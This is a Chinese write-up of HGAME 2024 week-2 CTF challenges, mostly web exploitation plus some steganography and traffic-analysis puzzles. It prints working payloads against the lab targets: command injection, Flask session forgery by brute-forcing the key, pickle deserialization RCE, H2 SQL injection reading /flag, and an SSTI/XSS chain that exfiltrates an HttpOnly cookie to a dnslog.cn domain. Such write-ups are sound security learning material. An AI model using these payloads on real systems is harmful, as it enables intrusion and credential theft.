HGAME2024 WEEK2 WP

WEB

What the cow say?

先随便输点东西，发现有回显，并且过滤掉了一些关键字符`\` `flag` `cat`，所以应该是绕过进行命令注入，和MINI那道`Figlet`差不多~~想起被拷打命令注入和RCE的区别~~

这道题关键是要用`ls`把`flag`所在目录和具体文件名找出来，毕竟不是经典的`/flag`

然后反引号命令替换也是常用的了

```
# exp
`ca''t$IFS/fl''ag_i''s_he''re/fl''ag_cOw''54y`
```

myflask

访问靶机可以看到直接返回了`app.py`，~~好多提示~~


看到需要用户验证，以`admin`身份登录，逻辑是检验`session: username`，所以先要进行Flask Session伪造，关键是找到`SECRET_KEY`，上面写到是`currentTime`，然后找了个脚本修改一下用遍历把`currentTime`强行解出来了

```
from abc import ABC
from flask.sessions import SecureCookieSessionInterface


class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key


class FSCM(ABC):
    def decode(session_cookie_value, secret_key=None):
        app = MockApp(secret_key)
        si = SecureCookieSessionInterface()
        s = si.get_signing_serializer(app)
        return s.loads(session_cookie_value)



cookie_value = "eyJ1c2VybmFtZSI6Imd1ZXN0In0.ZcDsyQ.iImCCeKDG6KYGVXhzMej4p2YqTk"

for secret_key in range(000000, 240000):
    try:
        decoded_value = FSCM.decode(cookie_value, str(secret_key))
        print(f"Decoded with secret_key {secret_key}: {decoded_value}")
```

```
    except Exception as e:
        continue
```

不过`currentTime`应该就是靶机生成的时间，所以拿那个时间段试试应该就行

然后用上`SECRET_KEY`把修改过后的session原文`{'username': 'admin'}`加密一下放在cookie里就行了



下一步是`RCE`，看到这有个`pickle.load()`查了一下是反序列化RCE，找了个可以用的exp，利用`__reduce__`将内容在序列化时不保存在字符串内，然后反序列化时读取本地内容

因为`pickle序列化`涉及底层操作要在UNIX系统编译执行exp，不然在RCE会出错

```
import pickle
import base64
import subprocess


class Rce(object):
    def __reduce__(self):
        return (subprocess.check_output, (['cat', '/flag'],))


a = Rce()
serialized_data = pickle.dumps(a)
base64_str = base64.b64encode(serialized_data).decode('utf-8')

print(base64_str)
```

要补一补这方面的知识 ~~todo+1~~


search4member

东西给了很多，给了数据库，看代码有sqli

```
String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

靶机数据库内的信息和给的`init.sql`里面的一致，查了查发现框架里的`h2database`有可以利用的函数，整体流程和一般的sqli基本一致，union+order

```
# exp:
1111' UNION SELECT FILE_READ('/flag',NULL),null,null OR '1'='1
```



Select More Courses

一开始卡住了，看到有提示是弱密码试图爆破，但是没爆出来，用了hint的字典爆出来了


672	qwert123	200	☐	☐	418
0		401	☐	☐	180
1	123456	401	☐	☐	180
2	123456789	401	☐	☐	180
3	111111	401	☐	☐	180

然后进入选课界面，要先扩学分，提示是`race against time`，所以改了改选课脚本进行多并发尝试

```
import requests

if __name__ == '__main__':
    # 这里设置一下几个接口
    url_sign = "http://106.14.57.14:30448/api/auth/login"
    url_expand0 = "http://106.14.57.14:30448/expand"
    url_expand = "http://106.14.57.14:30448/api/expand"
    url_select = "http://106.14.57.14:30448/api/select"

    header = {"Content-Type": "application/json",
              "Origin": "http://106.14.57.14:30448", "Referer":
"http://106.14.57.14:30448"}

    json1 = {"username": "ma5hr00m", "password": "qwert123"}
    json2 = {"username": "ma5hr00m"}

    res1 = requests.post(url=url_sign, headers=header, json=json1)
    cookie = res1.cookies
```

```
    cookie_dict = requests.utils.dict_from_cookiejar(cookie)
    headers = {"Content-Type": "application/json",
               "Origin": "http://47.100.137.175:30001", "Referer":
"http://47.100.137.175:30001/",
               'Cookie': '; '.join([f'{key}={value}' for key, value in
cookie_dict.items()])}
    print(headers)

cnt = 0

while 1:
    res02 = requests.get(url=url_expand0,headers=headers)
    res2 = requests.post(url=url_expand, headers=headers, json=json2).text
    print(res2)
    cnt += 1
    print(cnt)
```

然后每隔一段时间就刷新一下选课界面，刷出来学分到38就能选上课 `Race Rondition`



梅开二度

go题，go的`SSTI`及模板过滤的绕过，`HttpOnly Cookie`的获取

给了源码自己在`GoLand` build一下环境，修改一下源码可以更好地获知内部情况

```
// '/' 使用bytes.Buffer来捕获模板执行的输出
        var buf bytes.Buffer
        _ = tmpl.Execute(&buf, c)
        fmt.Println(buf.String())

// '/bot' 修改一下chromedp运行内容，输出HTML、
            var htmlContent string
            ctx, _ = context.WithTimeout(ctx, 20*time.Second)
            if err := chromedp.Run(ctx,
                chromedp.Navigate(u.String()),
                chromedp.Sleep(time.Second*10),
                chromedp.OuterHTML("html", &htmlContent),
            ); err != nil {
                log.Println(err)
            }
            fmt.Println(htmlContent)
//  '/flag' 简单粗暴换成了字符串
        flag := "hgame{TacO_St4r_Tue2d4y_vm450}"
        c.SetCookie("flag", flag, 3600, "/", "", false, true)
```

攻击路径基本确定，就是用`/bot`在同一个Chromedp浏览器中先访问`/flag`拿到flag所在的cookie，再通过`/`用模板构建JavaScript语句使Chromedp对cookie进行处理后携带出来。

实现方法主要是要找到可以利用的`gin *context`自带函数，因为`html.EscapeString()`转义了单双引号，所以能利用的空间很小，查go package可以找到一些直接返回字符串的和一些会产生可控点的函数，而其中能利用的其实不多。稳定且可知的最后想到是`.ClientIP`=127.0.0.1，然后可以被`/bot`携带进`/`的只有URL，所以能用来绕过模板检测的就是`.Query`配合`.ClientIP`，设计一个`{{.Query .ClientIP}}&127.0.0.1=`绕过模板检测实现控制Chromedp执行的网页

后面获取cookie的时候用`|`传参，`{{.Query .ClientIP|.GetHeader}}&127.0.0.1=Cookie`

然后是JavaScript部分，通过三个`fetch`来访问路由，进行处理

```
fetch('/flag');
setTimeout(() => {
     fetch("/?tmpl={{.Query%20.ClientIP|.GetHeader}}&127.0.0.1=Cookie")
     .then(response => response.text())
     .then(text => {
         fetch("//"     //利用协议相对url绕过对http的拦截
         + text.split('').map(char => char.charCodeAt(0)).join('').substring(100)
//处理为ASCII使之能成为子域
         + ".szjcq3.dnslog.cn")     //dnslog域名
    })
}, 1000)    //延时一秒
```

有几个容易忽略的地方，一个是要通过两层`urlencode`的方法确保参数正确传入`/`，尤其要注意`+`和`;`，一个是访问`/flag`要加延迟确保浏览器将cookie设置好再fetch /，还有一个是这里传入的参数不用加双引号 ~~内层的Cookie那里加了双引号卡死了很久~~

最后用`dnslog`的方法，`substring(0%2C%2055)` `substring(50%2C%20105)` `substring(100)`分三次带出ascii码形式的cookie以免URL过长，合并后转换出flag

DNS Query Record	IP Address	Created Time
57544997555398515437556837 4865.szjcq3.dnslog.cn	47.117.220.100	2024-02-14 16:12:11
91005497571025256491011025 4495649525648565653541015 7544.szjcq3.dnslog.cn	47.117.220.101	2024-02-14 16:12:00
91005497571025256491011025 4495649525648565653541015 7544.szjcq3.dnslog.cn	47.117.220.97	2024-02-14 16:11:59
10210897103611041039710910137 5566579849535655575049 1005.szjcq3.dnslog.cn	47.117.220.97	2024-02-14 16:11:48
10210897103611041039710910137 5566579849535655575049 1005.szjcq3.dnslog.cn	47.117.220.98	2024-02-14 16:11:48
10210897103611041039710910137 5566579849535655575049 1005.szjcq3.dnslog.cn	47.117.220.98	2024-02-14 16:11:48

EXP：未优化版，没使用相对路由


```
/bot?
url=http%3A%2F%2F127.0.0.1%3A8080%2F%3Ftmpl%3D%7B%7B.Query%2520.ClientIP%7D%7D%26
127.0.0.1%3D%3CSCRIPT%3Efetch(%27http%3A%2F%2F127.0.0.1%3A8080%2Fflag%27)%253Bset
Timeout(()%20%3D%3E%20%7Bfetch(%22http%253A%252F%252F127.0.0.1%253A8080%252F%253F
tmpl%253D%257B%257B.Query%252520.ClientIP%257C.GetHeader%257D%257D%2526127.0.0.1%
253DCookie%22).then(response%20%3D%3E%20response.text()).then(text%20%3D%3E%20%7B
%20fetch(%22%2F%2F%22%252Btext.split(%27%27).map(char%20%3D%3E%20char.charCodeAt(
0)).join(%27%27).substring(100)%252B%22.szjcq3.dnslog.cn%22)%7D)%7D%2C%201000)%3C
%2FSCRIPT%3E
```

~~唉，好菜的我，玉玉子~~

MISC


ek1ng_want_girlfriend

流量分析题，先看了HTTP流，有个`GET /ek1ng.jpg`的请求，追踪这个HTTP流，发现响应是`Content-Length: image/jpeg`，点一下响应内容定位到具体位置，右键`File Data-显示分组字节`，flag就在图片底部 ~~本来秒了，我当时一直在搞把内容复制粘贴出来然后改成jpg，不熟练遭大罪~~




ezWord

引擎得知Word是富文本格式，可以直接改成zip然后解压，在解压后的文件夹内部`.\word\media`放着flag和两张图，因为提到水印所以猜测是盲水印~~一开始因为两个格式不一样把各种隐写都试了一遍~~




用这个密码可以把压缩包打开，里面的是`spam letter`+`ROT8000`




龙之舞


先听了听，一开始有一段尖锐波动，猜测是频谱隐写，用`Audacity`多视图放大看一下，镜像后获得key ~~不镜像也行~~



然后通过文件名得到线索，用`DeepSound`解出压缩包 ~~但我是第一步先找wav隐写找到了d3的BadW3ter，然后再去找频谱里的密码的~~



压缩包里面是龙之舞.gif，把gif拆分发现了二维码碎片，拼接起来无法直接识别，~~想到了当时线下讲MISC时候的古登堡那题，但是没提示肯定不会这么搞~~猜测可能是`Mask`和`纠错等级`被改过了，利用`qrazybox`手动爆破出结果并decode


Format Info Pattern
Top Left
Error Correction Level:
L M Q H
Mask Pattern :
0 1 2 3 4 5 6 7
Save
Cancel